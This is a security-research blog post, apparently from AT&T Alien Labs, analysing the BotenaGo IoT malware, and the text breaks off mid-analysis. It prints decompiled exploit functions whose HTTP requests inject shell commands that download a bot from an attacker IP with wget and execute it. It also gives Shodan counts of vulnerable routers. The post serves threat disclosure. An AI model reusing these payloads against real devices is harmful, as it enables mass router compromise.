AT&T Alien Labs finds new Golang malware (BotenaGo) targeting millions of routers and IoT devices with more than 30 exploits

cybersecurity.att.com/blogs/labs-research/att-alien-labs-finds-new-golang-malwarebotenago-targeting-millions-of-routers-and-iot-devices-with-more-than-30-exploits

1. AT&T Cybersecurity
2. Blog

November 11, 2021 | Ofer Caspi

Executive summary

AT&T Alien Labs™ has found new malware written in the open source programming language Golang. Deployed with more than 30 exploits, it has the potential of targeting millions of routers and IoT devices.

Key Takeaways:

- BotenaGo has more than 30 different exploit functions to attack a target.
- The malware creates a backdoor and waits to either receive a target to attack from a remote operator through port 19412 or from another related module running on the same machine.
- It is yet unclear which threat actor is behind the malware and number of infected devices.


Background

Golang (also known as Go) is an open-source programming language designed by Google and first published in 2007 that makes it easier for developers to build software.

According to a recent Intezer post, the Go programming language has dramatically increased in its popularity among malware authors in the last few years. The site suggests there has been a 2,000% increase in malware code written in Go being found in the wild.

Some of the reasons for its rising popularity relate to the ease of compiling the same code for different systems, making it easier for attackers to spread malware on multiple operating systems.

As of the publishing of this article, BotenaGo currently has low antivirus (AV) detection rate with only 6/62 known AVs seen in VirusTotal: (Figure 1)



6 security vendors flagged this file as malicious

0c395715bfeb8f89959be721cd2f614d2edb260614d5a21e90cc4c142f5d83ad
multi
64bits cve-2018-10561 elf exploit

3.09 MB
Size

2021-10-10 09:53:19 UTC
22 days ago

Security vendors' analysis on 2021-10-10T09:53:19


Avast	ELF:Hajime-R [Trj]	Avast-Mobile	ELF:Hajime-Q [Trj]
AVG	ELF:Hajime-R [Trj]	BitDefenderTheta	Gen:NN.Mirai.34170
Kaspersky	HEUR:Exploit.Linux.CVE-2018-10561.a	Rising	Backdoor.Mirai/Linux!1.BAFF (CLASSIC)
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Figure 1. VirusTotal scanning results of BotenaGo malware

Some AVs detect these new malware variants using Go as Mirai malware — the payload links do look similar. However, there is a difference between the Mirai malware and the new malware variants using Go, including differences in the language in which it is written and the malware architectures. Mirai is a botnet that initiates its communication with its command and control (C&C). It also has different DDoS functionality. The new malware strains Alien Labs has discovered do not have the same attack functions as Mirai malware, and the new strains only look for vulnerable systems to spread its payload. In addition, Mirai uses a "XOR table" to hold its strings and other data, as well as to decrypt them when needed — this is not the case for the new malware using Go. For this reason, Alien Labs believes this threat is new, and we have named it BotenaGo.

Analysis

The BotenaGo malware starts by initializing global infection counters that will be printed to the screen, informing the hacker about total successful infections.(Figure 2)




```
Loader: Loaded 2 echo droppers
1's | Payload Sent: 0 | Telnet Opened: 0
2's | Payload Sent: 0 | Telnet Opened: 0
3's | Payload Sent: 0 | Telnet Opened: 0
4's | Payload Sent: 0 | Telnet Opened: 0
```

Figure 2. BotenaGo execution output

It then looks for the 'dlrs' folder in which to load shell scripts files. A loaded script will be concatenated as 'echo -ne %s >> '. If the 'dlrs' folder is missing, the malware will stop and exit at this point.

For the last and most important preparation, the malware calls the function 'scannerInitExploits', which initiates the malware attack surface by mapping all offensive functions with its relevant string that represent the targeted system.

The malware maps each function with a string that represents a potential targeted system — such as a signature, which we'll explain later in this blog (see figure 3)




```
runtime_mapassign_faststr((__int64)&mapstringinterface_, v0, (__int64)"Basic realm=\"DVR\"", 17LL, v3);
*(_QWORD *)v4 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v4 + 8));
else
  *(_QWORD *)(v4 + 8) = main_infectFunctionLilinDvr;
runtime_mapassign_faststr((__int64)&mapstringinterface_, main_exploitMap, (__int64)"uc-httpd 1.0.0", 14LL, v4);
*(_QWORD *)v5 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v5 + 8));
else
  *(_QWORD *)(v5 + 8) = &main_infectFunctionUchttpd;
runtime_mapassign_faststr((__int64)&mapstringinterface_, main_exploitMap, (__int64)"AuthInfo:", 9LL, v5);
*(_QWORD *)v6 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v6 + 8));
else
  *(_QWORD *)(v6 + 8) = main_infectFunctionTvt;
runtime_mapassign_faststr((__int64)&mapstringinterface_, main_exploitMap, (__int64)"CMS Web Viewer", 14LL, v6);
*(_QWORD *)v7 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v7 + 8));
else
  *(_QWORD *)(v7 + 8) = main_infectFunctionMagic;
runtime_mapassign_faststr((__int64)&mapstringinterface_, main_exploitMap, (__int64)"Server: GoAhead-Webs", 20LL, v7);
```

Figure 3. Mapping attack functions to relevant vulnerable systems

Exploit delivery


To deliver its exploit, the malware first queries the target with a simple “GET” request. It then searches the returned data from the “GET” request with each system signature that was mapped to attack functions (as seen in figure 3).



```
runtime_mapassign_faststr((__int64)&mapstringinterface_, main_exploitMap, (__int64)"Server: Boa/0.93.15", 19LL, v11);
*(_QWORD *)v12 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v12 + 8));
else
  *(_QWORD *)(v12 + 8) = main_infectFunctionGponFiber;
```

Figure 4. Example 1: Mapping function to the relevant system string signature


The string “Server: Boa/0.93.15” is mapped to the function “main_infectFunctionGponFiber,” (see figure 4) which attempts to exploit a vulnerable target, allowing the attacker to execute an OS command via a specific web request (CVE-2020-8958 as shown in figure 5).



```
    v81[0] = (__int64)"POST /boaform/admin/formTracert HTTP/1.1\r\nHost: ";
    v81[1] = 48LL;
    v81[2] = a1;
    v81[3] = a2;
    v20 = "\r\n"
          "User-Agent: Mozila/5.0\r\n"
          "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
          "Accept-Language: en-GB,en;q=0.5\r\n"
          "Accept-Encoding: gzip, deflate\r\n"
          "Content-Type: application/x-www-form-urlencoded\r\n"
          "Content-Length: ";
    v81[4] = (__int64)"\r\n"
                      "User-Agent: Mozila/5.0\r\n"
                      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
                      "Accept-Language: en-GB,en;q=0.5\r\n"
                      "Accept-Encoding: gzip, deflate\r\n"
                      "Content-Type: application/x-www-form-urlencoded\r\n"
                      "Content-Length: ";
    v81[5] = 240LL;
    v81[6] = v19;
    v81[7] = v21;
    v81[8] = (__int64)"\r\nOrigin: http://";
    v81[9] = 17LL;
    v81[10] = a1;
    v81[11] = a2;
    v81[12] = (__int64)"\r\nConnection: close\r\nReferer: http://";
    v81[13] = 37LL;
    v81[14] = a1;
    v81[15] = a2;
    v81[16] = (__int64)"/diag_tracert_admin_en.asp\r\nUpgrade-Insecure-Requests: 1\r\n\r\n";
    v81[17] = 60LL;
    v81[18] = (__int64)"target_addr=%3Brm%20-rf%20/var/tmp/stainfo%3Bwget%20http://107.172.30.215/arm/arm5/arm7/i"
                      "586/i686/m68k/mips/mipsel/powerpc/sh4/sparc/x86_64bot.mips%20-O%20->/var/tmp/stainfo%3Bch"
                      "mod%20777%20/var/tmp/stainfo%3B/var/tmp/stainfo%20selfrep.gponfiber&waninf=1_INTERNET_R_VID_";
    v81[19] = 270LL;
```

Figure 5. Example 1: main_infectFunctionGponFiber function, exploits CVE-2020-8958

If we search the string "Server: Boa/0.93.15" in SHODAN, results show almost 2 million potential targets to this attack (see figure 6). Boa is a discontinued, open-source and small-footprint web server which is mostly suitable for embedded applications.



TOTAL RESULTS

1,987,335

TOP COUNTRIES

United States	393,039
Japan	187,343
India	138,322
Brazil	112,168
Germany	96,264

More...

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

[redacted]

[redacted]

com
Amazon.com, Inc.
United States, San Jose

cloud honeypot

```
HTTP/1.1 302 Found
Date: Wed, 03 Nov 2021 12:31:23 GMT
X-Powered-By: PHP/5.4.7
Server: dcv 2wire Gateway 4D_WebSTAR_S/5.0 4D_WebSTAR_S/5.102.1 5.1.2600 2/Service I
```

[redacted]

[redacted]


m
A100 ROW GmbH
Germany, Frankfurt am Main

cloud honeypot

```
HTTP/1.1 200 OK
Date: Wed, 03 Nov 2021 12:31:12 GMT
X-Powered-By: Express
Server: dcv 2wire Gateway 4D_WebSTAR_S/5.0 4D_WebSTAR_S/5.102.1 5.1.2600 2/Service I
```

Figure 6. Example 1: Shodan search result for potential targets for specific function


Let's look on another example of a signature mapped to an attack function. We searched the string "Basic realm=\"Broadband Router\"" which is mapped to the function “m_infectFunctionComtrend” (see figure 7).



```
runtime_mapassign_faststr(
  (__int64)&mapstringinterface_,
  main_exploitMap,
  (__int64)"Basic realm=\"Broadband Router\"",
  30LL,
  v9);
*(_QWORD *)v10 = &funcstring;
if ( runtime_writeBarrier )
  runtime_gcWriteBarrier((const char *)(v10 + 8));
else
  *(_QWORD *)(v10 + 8) = &m_infectFunctionComtrend;
```

Figure 7. Example 2: mapping function to the relevant system string signature

A search on Shodan returns approximately 250,000 potential devices that could be attacked by this function (see figure 8).



Basic realm=\"Broadband Router\"

TOTAL RESULTS

248,345

TOP COUNTRIES

United States	107,413
Canada	27,633
Dominican Republic	20,463
United Kingdom	14,011
Australia	9,115

More...

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

[redacted]
Communications, LLC
United States, Hamilton


```
HTTP/1.1 401 Unauthorized
Server: micro_httpd
Cache-Control: no-cache
Date: Mon, 05 Jan 1970 17:31:09 GMT
WWW-Authenticate: Basic realm="Broadband Router"
Content-Type: text/html
Connection: close
```

[redacted]
Accelerated Connections
Canada, Toronto

```
HTTP/1.1 401 Unauthorized
Server: micro_httpd
Cache-Control: no-cache
Date: Thu, 04 Nov 2021 07:50:50 GMT
WWW-Authenticate: Basic realm="Broadband Router"
Content-Type: text/html
Connection: close
```

Figure 8. Example 2: Shodan search result for string

The function exploiting the vulnerability CVE-2020-10173 is shown in figure 9. In total, the malware initiates 33 exploit functions that are ready to infect potential victims.




```
    ((void (*)(void))loc_46A3FD)();
    v56[0] = (__int64)"GET /ping.cgi?pingIpAddress=;cd%20/mnt;wget%20http://107.172.30.215/multi/wget.sh%20-O-%20>sfs;c"
                      "hmod%20777%20sfs;sh%20sfs%20selfrep.comtrend;&sessionKey=";
    v56[1] = 153LL;
    v56[2] = (__int64)var_A8;
    v56[3] = v42;
    v56[4] = (__int64)" HTTP/1.1\r\nHost: ";
    v56[5] = 17LL;
    v56[6] = a1;
    v56[7] = a2;
    v56[8] = (__int64)"\r\n"
                      "User-Agent: Mozila/5.0\r\n"
                      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
                      "Accept-Language: en-GB,en;q=0.5\r\n"
                      "Accept-Encoding: gzip, deflate\r\n"
                      "Authorization: Basic cm9vdDoxMjM0NQ==\r\n"
                      "Connection: close\r\n"
                      "Referer: http://";
    v56[9] = 249LL;
    v56[10] = a1;
    v56[11] = a2;
    v56[12] = (__int64)"/ping.cgi\r\nUpgrade-Insecure-Requests: 1\r\n\r\ngcBgMarkWorker: unexpecte";
    v56[13] = 43LL;
    runtime_concatstrings(0LL, (__int64)v56, 7LL);
    *((_QWORD *)&v24 + 1) = runtime_stringtoslicebyte(0LL, v27);
    *(_QWORD *)&v24 = v31;
    (*(void (__golang **)(_DWORD *, __int64, _QWORD))(v45 + 80))(v52, 7LL, *((_QWORD *)&v24 + 1));
```

Figure 9. Example 2: Function exploiting vulnerability CVE-2020-10173

Receiving directions from Command & Control

The malware can receive commands to target victims in two different ways:

1. It creates two backdoor ports: 31412 and 19412. On port 19412 it will listen to receive the victim IP. Once a connection with information to that port is received, it will loop through mapped exploit functions and execute them with the given IP (see figure 10).




```
$ netstat -ntapu |grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
